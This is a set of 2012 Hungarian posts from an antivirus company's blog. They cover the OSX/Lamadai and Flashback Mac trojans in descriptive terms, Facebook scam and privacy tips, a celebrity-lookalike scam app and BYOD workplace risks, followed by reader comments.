- Kártékony antivirusok - villám őrjárat 8.
- Kártékony böngésző kiegészítők jönnek
- Informatikai biztonság az egészségügyben
- Mi a közös bennük? Trójai, Chrome, kormányzat
- Elégedetlenek vagyunk a Facebook biztonságával

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4347677

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



vvv999 2012.03.29. 18:36:11

BTW, az ESET for Android letölthető a Marketből?



Csizmazia István [Rambo] · http://antivirus.blog.hu 2012.03.31. 20:59:33

Szia!

A Market új neve már Google Play (nekem sem áll még rá a nyelvem), de a lényeg, még nincs kint, mert a Markettel is kapcsolatos és egyéb végső tesztelések zajlanak. A mikor kérdésre - sacc per kábé hamarosan (soon :-) ki fogják tenni. Ha majd kint lesz, feltétlen irok én is valami jelzést róla.



Csizmazia István [Rambo] · http://antivirus.blog.hu 2012.05.03. 19:38:01

Szia vvv999!

Na eljött ez a nap is :-)

play.google.com/store/apps/details?id=com.eset.ems

Lamadait hozhat a nyuszi a Maceseknek

2012.04.02. 13:50 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: os macintosh x trójai kártevő lamadai

A becses Javás ajándékot Mac felhasználóknak készítették sok szeretettel, ám vélhetően mégsem a húsvéti nyúl lehet a potenciális elkövető. **Fertőzés esetén a kártevő böngésző adatokat lop és továbbít** készítőinek. Nem Lambada, Lamadai.



Az **ESET kutatói nemrég hozták nyilvánosságra, hogy újabb darabbal bővült az OS X-en is működő kártevők** gyűjteménye. Ezúttal **egy Java sebezhetőséget kihasználó kód intéz támadást a webböngésző ellen, és bár Javát minden platformon találni, az OSX/Lamadai a frissítetlen Mac gépeket célozta meg**, pedig ezen az alapon akár a Linux is belefért volna neki. (Magunk közt szólva a Linux ingyenessége és pofon egyszerű félautomata frissítési rendszere miatt úgy tippeljük, talán itt található a legkevesebb frissítetlen számítógép.)



Történetünk főszereplője bár a szokásos Mach-O formátumot hordozza, **érdekes módon csak 64 bites, pedig kézenfekvő lehetőség lett volna mind a 32, mind pedig a 64 bites változat egyidejű fordítására**. Szépen bemásolja magát a /Library/Audio/Plug-Ins/AudioServer mappába, majd **egy indító script elkészítésével próbál meg arról gondoskodni, hogy minden rendszerindításkor lefuthasson a kód. Erre azért van szüksége, mert különben nem éli túl a gép újraindítását**. Egyébként a legfrissebb OS X 10.7.2-ben elvileg nem is lehetne erre a könyvtárra írási joga, hogy aztán visszamenőleg a korábbi változatoknál ez éppen hogy állt, azt nem ismerjük pontosan.



Ha már fut a kártevő, akkor megpróbál kapcsolódni az irányító szerverhez, ez az analízis időpontjában a dns.assyra.com oldalt (100.42.217.73) jelentette, és felépít vele egy TCP kapcsolatot a 8008-as porton. Innen már ismerős mederben folynak az események, **lehetőség van fájl feltöltésére a gépre, lehetőség van onnan letölteni, és "természetesen" Remote Shell segítségével távolról átvehető az irányítás a gép felett**. A kliens és a C&C szerver közötti kommunikáció titkosítva (XOR és AES) zajlik, valamint az illetéktelen belepiszkálás ellen SHA1 hash alapú hitelesítést, integráció ellenőrzést is végez, és egyéb komplex módokon is **igyekszik a hálózati csomagok, a forgalmi napló elemzését nehezíteni**.



Az [ESET programjai a 7001-es](#) március végi update óta [OSX/Lamadai.A néven azonosítják és felismerik](#) a kártevőt. Időközben [az Apple ezt a Java sérülékenységet március 29-én](#) már sikeresen befoltozta a kibocsátott javító folttal.



Mindenesetre ez is egy újabb figyelmeztetés a felhasználóknak, egy felkiáltó jel lehet, hogy mindenki folyamatosan figyelje és mielőbb alkalmazza a különféle megjelenő biztonsági frissítéseket.

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

+1 0 Tweet

Ajánlott bejegyzések:

- yerek-barát netezés
- Android kémprogram persze csak a mi érdekünkben
- Safe mód a Mechagodzilla ellen
- 25-ször több a mobilos kártevő
- Mai szavunk pedig: keyjacking

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4355967

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Biztonságos Facebook

2012.04.04. 11:50 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: biztonság facebook megosztás veszélyek átverések túlzott

Bár a túlzásba vitt megosztások miatt adatvédelmi szempontból a cím már önmagában is egy vaskos anakronizmus, kifejezetten több vagon szmájli kívánkozna mellé, azért ennek ellenére **megpróbálunk hadrafogható támpontokat adni, hogyan ismerjünk fel könnyen Facebookos átveréseket, illetve egy-két friss incidens kapcsán ezzel kapcsolatosan megemlítünk pár hasznos felhasználói szokást személyes adataink megóvása érdekében**.



- **Ne kattintsunk gondolkodás nélkül minden szenzációsnak, ingyenesnek, botrányosnak látszó hírre, képre, linkre!**

Ha valami rendkívüli híradást kapunk, hogy itt látható Justin Bieber alsónadrágban, Anna Kurnyikova melltartó nélkül, az emberek 98-a nem tudja 17 másodpercnél tovább nézni ezt a videót, mi az indián neved, mi a cowboy neved, mi az urungaföldi neved, tudd meg, ki nézegeti legtöbbet a profilodat, milyen színű a születésnapod és melyik celebnek van ugyanekkor, 1000 dolláros Valentin napi Victoria Secret ajándék csak most, csak neked, ingyen, mert szeretünk, etc., etc., akkor ne kattintsunk ezekre gondolkodás nélkül. Ha egy linket, képet, videót csak akkor lehet megnézni, ha előtte csatlakozunk, előre lájkolunk, ismeretlen appot telepítünk kell, **a videó gyanús kodeket vagy Adobe Flash-t akar előbb frissíteni, installálni - ne tegyük, hiszen ezek a legtipikusabb social engineering átverési formák**. Enyhébb esetben űrlapokat töltögethetünk az ingyen nyeremény reményében, **rosszabb esetben kártékony kódót telepítünk magunknak, és/vagy a videóról szóló hírt az összes ismerősünknek is tovább küldik a mi nevünkben, a mi accountukról jól hülyét csinálva belőlünk**. Érdemes előbb rákeresni a Google-ban, véletlenül nem egy jól ismert csalásba akarunk-e éppen belesétálni. A keresésben, leleplezésben olyan, kimondottan **az ilyen átverések ismertetésére specializálódott weboldalak is nagy segítségünkre lehetnek, mint a Facecrooks weboldal, a hoax-slayer.com oldala, a thatsnonsense.com portál, a thebulldogestate.com weblap, a nakedsecurity.sophos.com tematikus blogja vagy éppen a facebookprivacyandsecurity.wordpress.com webhely**.



- **Ne töltsünk ki magunkról gépiesen mindent adatot.**

Senkit nem kergetnek az asztal körül, hogy minden személyes adatát adja meg egy Facebookon, vagy más közösségi webhelyen. Aki pedig olyan munkahelyen dolgozik, annak kifejezetten vigyázni kellene, előre gondolkozni, meg ilyenek - lásd a NATO tisztek esetét a Facebookkal. Az információk csalárd megszerzési módjai, a különféle csalások, személyiséglopásos esetek, **incidensek kifejezetten jól mutatják meg a lehetséges visszaélések megjelenési formáit, és lehetőséget adnak az olvasóknak, hogy más kárán tanulva saját maguk elkerülhessék azokat**.




A minden adat részletes kitöltögetésének veszélyeit egy másik esettel is jól lehet illusztrálni, az Indexen "Letiltották a nővadász iPhone-alkalmazást" címmel adtak a hírt a dologról. *"A Girls Around Me lényegében nem csinált mást, mint a Foursquare-becsekkolásokat Facebookal összekötő, nyilvános profillal rendelkező lányok helyzetét rajzolta fel egy Google Térképre. Brownlee megjegyzi, hogy ez leginkább a Facebook alapbeállításai miatt lehetséges, az alkalmazás semmi rosszat nem csinál. Az már a hibás beállítások miatt van, hogy* ***pár kattintással megállapította egy közelében lévő idegenről, hogy hol volt korábban, mi a teljes neve, hogy néz ki – bikiniben –, sőt a képek alapján az is kiderült, hogy mi a kedvenc koktélja, profiljén megadta kedvenc könyvét, zenéjét is."*** Ha valakinek esetleg ez a dolog mégis etikusnak tetszene, akkor **bele lehet gondolni a másik fél szempontjából is: ki szeretné ha az anyját, húgát, feleségét, kislányát nyálcsorgató idegenek stírölnék ezen a módon?**



- **Ne legyünk állandóan bejelentkezve, és ne osszunk meg mindent!**

Senkinek nem fognak töltött pisztolyt a fejéhez, hogy életének minden rezdülését Foursquare koordinátákkal együtt megossza. Hogy a túlzott közlékenység is kiüthet balul, **arra talán legjobb példa a Pleaserobme.com esete**, de azt sem árt tudni, **egy folyamatosan belépett Facebook vagy Google account szorgalmasan gyűjti netes kereséseinket, amiről sokan hajlamosak elfelejtkezni.** Amikor egy szolgáltatásra szükség van, jelentkezzük be, **amikor befejeztük amit akartunk, akkor nem a böngésző szimplán becsuk módszerrel éljünk, hanem irány a logout, azaz legyen szabályos a kijelentkezés, a munkamenet korrekt lezárása**.




- **Okostelefonon Facebookozni nem annyira biztonságos, mint PC-n.**


Fogalmazhatunk udvariasan, és igen visszafogottan. Először is, aki folyamatosan megosztja életének minden részletét, az **komplett muníciót szolgáltat ahhoz, hogy egy jelszó emlékeztető kérdésre adott személyes, bizalmas választ egy idegen is könnyen kitaláljon és ezzel például a postafiókját könnyen feltörhesse**. Másfelől statisztikai tény, hogy **a személyiséglopás a bűnözőknek egy igazi sikerágazat**, a 2011-es évben például 13%-kal emelkedett az ilyen incidensek száma az Egyesült Államokban - na hol van még egy iparág, amely egy válságban ilyen jól teljesít?



Emellett az okostelefonokon nem csak GPS adatokkal kiegészítve megy minden adat, ami egy asztali PC esetében, hanem a fizikailag

kisméretű kijelző miatt gyakran rövid URL kijelzés történik vagy akár az URL automatikus teljes rejtése is jelenthet veszélyforrást, mint arról már írtunk is éppen egy banki oldallal kapcsolatosa. **Az már csak egy külön érdekesség, hogy okosmobilról nincs mindig biztonságban a https, azaz biztonságos SSL bejelentkezés**.





- **Az adatvédelmi beállításoktól függetlenül sose töltsünk fel olyan képet vagy videót, ami később kiszivárogva ránk nézve kellemetlen lehet.**

Ez a menüpont sem maradhat ki egy ilyen felsorolásból, és bár utolsóként említjük, fontosságát nem lehet megkérdőjelezni. Nem csak a négyévenkénti úgynevezett "választások" és az ezzel szinte rendszeresen megjelenő lejáratő kampányok adhatnak apropót ezek publikus előbányászásához, de akár egy állás keresés miatt is kellemetlen helyzetbe kerülhet az, aki saját magáról készít kompromittáló anyagokat. Ennek belátásához persze kell némi érett gondolkodás is, ami vagy van, vagy nincs. **Ideig-óráig jelenthet ugyan némi védettséget a megfelelő adatvédelmi beállítások használata**, a csoportok, az engedélyek, de többször is volt már rá példa, hogy a Facebook idővel ezeket önkényesen megváltoztatta, "természetesen" a megosztást alapértelmezetté téve, de ezen túlmenően további **reális veszély lehet az is, ha valakinek a profilját feltörik, és ekkor az ilyen anyagok is ellenőrizetlenül kikerülnek illetéktelen helyekre**.



Végül újra csak megállapíthatjuk, **a szükséges technikai védelmi programok mellett egyszerűen elengedhetetlen a felhasználó rendszeres és alapos képzése, biztonságtudatos hozzáállása, érett és megfontolt viselkedése is a neten**. Betartani a fenti

ökölszabályokat persze egyáltalán nem kötelező, de akkor nem is kell később csodálkozni, hogy hova vezethet mindez, mert itt is igaz: **minden döntésünknek következményei vannak**. Aki pedig esetleg nem veti meg a hosszabb lélegzetű olvasmányokat sem, annak korábbi **két részes "Minden, amit a privacy-ról tudni akartál"** színes szagos posztunkat ajánljuk figyelmébe e szép tavaszi napon.



Tetszik 376 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 4 Tweet

Ajánlott bejegyzések:

- Gyerek-barát netezés
- Informatikai biztonság az egészségügyben
- Akiknek a Captcha kínszenvedés
- Elégedetlenek vagyunk a Facebook biztonságával
- A jelszó érték, vigyázzunk rá

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4362803

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Húsvét


2012.04.07. 08:49 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: kellemes húsvéti ünnepeket

Húsvét alkalmából stílszerűen mi is egy "nyúlfarknyi" poszttal jelentkezünk.



Mint az közismert, a Húsvéti Nyúl is ESET Smart Securityt használ, ahogy ez a mellékelt képen is jól látszik ;-) Ővele együtt **kívánunk most minden kedves Olvasónknak nyugodt, békés, boldog Húsvéti Ünnepeket, hozzá sok piros tojást, na meg kevés számítógépes kártevőt.**



Tetszik 7 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

· 1 trackback

Ajánlott bejegyzések:

- Android kémprogram persze csak a mi érdekünkben
- Mi a közös bennük? Trójai, Chrome, kormányzat
- Tízből öt kártevő hátsóajtót nyit
- Elégedetlenek vagyunk a Facebook biztonságával
- Küldj pénzt! - Az elveszett poggyász sztori

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4369108

Trackbackek, pingbackek:

Trackback: A nyúlon túl 2012.04.07. 11:40:19

Kedves Olvasók! Mindenkinek boldog Húsvéti Ünnepet kívánunk! Pár tanácsot adnánk a családosoknak, akik sütéssel-főzéssel, dekorációval és egyéb érdekességekkel foglalják el magukat. 1. Ne vegyél ideiglenes kiscsirkét és nyulat a lakásodba, hogy aztán a...

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Te melyik celebre hasonlítasz?

2012.04.10. 13:30 | Csizmazia István [Rambo] | 8 komment

Címkék: facebook átverés celebrity you do what look alike

Magunk részéről már egy "remélhetőleg egyikre sem" válasszal is maximálisan elégedettek lennénk. **Régi-új átverős alkalmazás terjed a Facebook fedélzetén**, érdemes tehát résen lennie annak, akinek nem hiányzik a "Csita 80%, Justin Bieber 101%, Geronazzo Mária 69%" überintellektuális végeredmény, valamint **nem akar a saját nevében az üzenőfalra posztoló, és ismerőseit szénné spammelő alkalmazásra boldogtalanító igent mondani**.



A "What celebrity do you look alike" nevű alkalmazás azt ígéri, teljesíti régi vágyunkat abban az esetben, ha az pont éppen úgy szól, mindenáron tudni akarjuk, melyik celebre hasonlítunk szerfelett, enélkül élni sem tudunk.



A linkre kattintás után az alkalmazás engedélyeket kér (Kismalac, engedj be, hadd posztoljak a Facebook oldaladra), **majd átirányít egy Captcha oldalnak látszó szánalmas survey oldalra, ahol pizza és McDonalds mellett még autóhitelt is ajánlgatnak nekünk**. Felsőoktatási szlenggel szólva, itt még vegyük észre azt is, hogy a nemzetközi helyzet egyre fokozódik, hiszen az erős infláció hatására ;-) **itt már csak 500 dollár a korábbi 1000 dolláros Victoria's Secret ingyen ajándék**.



Az ilyen Facebook alkalmazások általában a hőn áhított válasz megismerése előtt kérnek és kapnak engedélyt, hozzáférést az ismerőseink adataihoz, aztán pedig **mindenki ártatlan félmosollyal csodálkozik, ha nevükben posztolnak az üzenőfalra, újabb áldozatokat, újabb kattintásokat keresve** (Még, még, jöhetsz, igen, biztos, jó elég, és most szállj ki, nézd meg mit csináltál :-).



Szóval, **aki nem nem akarja, hogy bianco engedélye birtokában egy ismeretlen fejlesztő a nevében posztolgasson az ismerőseinek az üzenőfalra, az ilyesmire ne nagyon kattintson**. Amellett, hogy az ilyen sekélyes, értelem nélküli idiótikus dolgokra elvből nem kattintunk, biztonságunk érdekében még több egyéb mást is tehetünk. **Az adatvédelmi beállításainknál a "Hogyan használhatják fel az emberek az adataidat az alkalmazások használata közben" beállításoknál lehet** tavaszi gyomlálást tartani. A túl sokszor és **idegesítően mindenre kattintó ismerősök szanzsén törlése is lehe**t egyfajta célravezető végső megoldás, ha az illető a *"Facebook is riddled with silly apps like this, and we strongly advise that you avoid them all."* alapelveket huzamosabb idő elteltével sem képes sikeresen agyilag a magáévá tenni. És végül **az engedélyezett alkalmazásaink közt is érdemes szétnézni főleg ilyenkor, meg persze rendszeres időközönként** csak úgy máskor is, és szükség szerint selejtezni.



Jó lenne, ha már mindenki jobban képben lenne, mire is számíthat valójában, ha például a heti trükkös applikációk már éppen ezredszerre ígérik azt, hogy ugyan **tudjuk már meg, ki is nézte a profilunkat**. Ehhez akár érdemes lehet kicsit **beleolvasgatni korábbi tippjeinkbe**, például amelyben a biztonságos Facebook használathoz igyekeztünk összefoglalni a legfontosabb jó tanácsainkat. Hogy aztán később a "Tudd meg, mi az indián neved" és hasonszőrű elmés sorskérdésekre már **lehetőleg ne "átvert balek" legyen a válasz.**

Tetszik 714 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

+1 2 Tweet

Ajánlott bejegyzések:

- Kártékony böngésző kiegészítők jönnek
- Az XP él, az XP élt, az XP élni fog
- Tízből öt kártevő hátsóajtót nyit
- Küldj pénzt! - Az elveszett poggyász sztori
- Nyári tanácsok utazáshoz

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4379815

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

chipanddale74 · http://www.autosvilag.com 2012.04.10. 23:06:06

Tényleg van még olyan, aki ezeket megeszi?



Tekincsa Wakumba 2012.04.10. 23:46:11

@chipanddale74: hajjaj, de még mennyien! :(

MissX 2012.04.11. 07:32:13

@chipanddale74: nem is kevesen. és ami meglepő volt számomra, hogy még olyan is, akit ettől értelmesebbnek gondoltam.



halál megdöglessz kinyírunk ® · http://href.hu/x/73ug 2012.04.11. 07:32:51

pont az ilyen szarok miatt van egyre kevesebb ismerősöm, aki nálam ilyenekkel jön azt rövid figyelmeztetés kíséretében kibaszom

Azt mondja az outlook, én vagyok a tóth béla 2012.04.11. 07:47:42

a magyar informatrikai kultura egyenesen igényli ez ilyent.



anica inkognitóban 2012.04.11. 08:13:35

Maximálisan nem érdekel sem az indián nevem, sem az, hogy hányan látogatták a profilomat. Nem is értem azokat, akik ilyen marhaságokra ugranak, hogy nem fogják fel, mit csinálnak, amikor hozzájárulnak hogy nemcsak a saját, de az ismerőseik adataihoz is hozzájuttatják az alkalmazás készítőit..kösz, az enyémhez ne..



anica inkognitóban 2012.04.11. 08:14:54

@cadmagician: ja, hát mikor kapsz egy kör-emailt, amiben a tiéden kívül még 73 emberl címe szerepel, akkor tényleg megerősödik ez a bizonyossággá vált hit az emberben..:(

OFWGKTA 2012.04.11. 11:36:40



A BYOD egyáltalán nem LOL


2012.04.12. 14:50 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: mobil veszély felmérés eszköz munkahely byod


Senki ne essen kétségbe, ha elsőre esetleg nem világos a cím, nem mentek el otthonról a szerkesztőségben, és józanak is vagyunk. A BYOD, azaz Bring Your Own Device az a körülmény, amely a korábbi idealisztikusan vegytiszta munkahelyi szerver, vállalati munkaállomások elméleti felállást **jócskán meg tudja bonyolítani IT biztonsági szempontból, ám úgy tűnik, kockázatait sok helyen mégis mélyen alábecsülik**.



A legújabb trend szerint **az alkalmazottak beviszik saját mobil eszközeiket a munkahelyekre, amelyekkel aztán különféle vállalat erőforrásokhoz csatlakoznak, mint például e-mail, fájl szerverek, és az adatbázisok**. A biztonságos munkavégzést, valamint a kártevők és adatszivárgás elleni védekezést megvalósítani ilyen környezetben korántsem egyszerű, és **sok helyen sajnos még odáig sem jutnak el, hogy a helyzet veszélyeit egyáltalán felismerjék, a kockázatokat reálisan mérlegeljék**. Ha egy alkalmazott aztán elveszít egy mobileszközt, amelyen hozzáférések, jelszavak, céges dokumentumok találhatóak, **a munkaadóknak is megfelelően kezelni kell tudni az ilyen szituációkat**.



Egy amerikai felmérés szerint a dolgozók mintegy 80%-a használ így különféle eszközöket, laptoptól kezdve a tableteken át az iPhone, Windows Mobile és Androidig. Ugyancsak érdekes az az adat, amely szerint vállalati adatokat, fájlokat az okostelefonok 24%-án tárolnak a dolgozók, míg laptopok és PC számítógépek esetén ez már 41% és 47%. Eközben viszont **a vállalati adatok titkosítása már csak a készülékek egyharmadán történik meg**, és az automatikus lezárás funkciót is igen kevesen használják mind az okostelefonokon, mind pedig az egyéb számítógépeik esetében.



Mai ESET-es infografikánk is ezzel kapcsolatos, igyekszik szemléletesen rámutatni a veszélyekre, amelyek nem kicsik. Ilyen lehet például, **ha csapnivalóan gyenge jelszó is megengedett, ha a cégesen is használt mobil eszközzel nyitott, publikus WiFi hálózathoz is csatlakoznak, vagy ugyancsak gyenge pont, ha az adott mobil eszközt az eredeti tulajdonosán kívül más személy (családtag, barát, stb.) is használhatja**.



Szóval a BYOD biztonság egyáltalán nem LOL, de azért természetesen nem kell megijedni a mobil eszközöktől. Sokkal inkább az a fontos, hogy ezek használata szabályozott keretek között történjen - **a mostani szomorú 66%-kal szemben, ahol mindezt annyira le- és alábecsülik, hogy egyáltalán semmilyen előírás nem létezik rá**. Itt természetesen nem csak rendelkezésre kell állnia, hanem be is kell tartatni ezt a bizonyos biztonságos policyt, és ebben megfelelő forgatókönyvnek kell szerepelnie például az esetleges kritikus szituációk kezelésére is. És **az a minimum, hogy ebbe beleférjen a felmérésben igen gyatra eredményt elért automatikus lezárás bekapcsolása, a jelszavas védelem használata, illetve a titkosítás kötelező alkalmazása, de ezenfelül a dolgozók ez irányú rendszeres képzése is**.

Tetszik 2 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Kártékony antivirusok - villám őrjárat 8.
- Mi a közös bennük? Trójai, Chrome, kormányzat
- Tízből öt kártevő hátsóajtót nyit
- Hogyan szúrjuk ki a gyanús Android appokat?
- "Szósölmédia" és nyaralás

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4389439

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Oroszlán gyógyítás


2012.04.16. 14:05 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: frissítés java osx trójai tiger sebezhetőség flashback lion snowleopard

A képen ugyan Daktari dokija látható Claerence társaságában, ám most nem ők orvosolnak, hanem ezúttal **maga az Apple adott ki gyógyászati segédeszközt "Flashback Malware Removal Tool" néven a maces botnetet építő Flashback trójai ellen**.



Mint arról korábban olvashattunk, **egy Java sebezhetőség kapcsán pár hete beindult a kártevő készítők fantáziája**, és a Flashback trójai alaposan körbenézett a Mac platformon, több verzióban is. A különféle víruskeresők azóta frissítették a felismeréseiket, néhány cég még különálló eltávolító programot, scriptet is készített, hogy a felhasználók könnyebben ellenőrizni tudják a gépeiket. Erre valószínűleg azért is szükség is volt, mert a **becslések szerint legalább 600 ezer Mac gépet fertőzött meg a Flashback**.




A Java rés **javítása az Oracle-től már elérhető volt a múlt héten, és a frissítésből külön változat érkezett az OS X Lion, és külön az OS X Snow Leopard verzióra**, így a Java frissítéssel ők már sikeresen bezárták ezt a bizonyos sérülékenységet. Ám mivel olyan gépek is léteznek, melyre sohasem telepítették Javát, ezért az Apple-nek is lépnie kellett, szerencsére ezúttal igyekeztek **a szokottnál gyorsabban reagálni, és pénteken már ők is jelentkeztek a "Flashback Malware Removal Tool" nevű frissítésükkel** ezekre a gépekre.



Ami viszont az egészben mégis nagyon szomorú és egyben elgondolkodtató, hogy azóta még újabb, veszélyesebb trójai változat

megjelenéséről szóltak a kutatók, ami - **szemben a korábbi, sokak által lebecsült social engineeringre épített PEBKAC esetekkel - már állítólag felhasználói közreműködést sem kíván**.



OS Platform Statistics

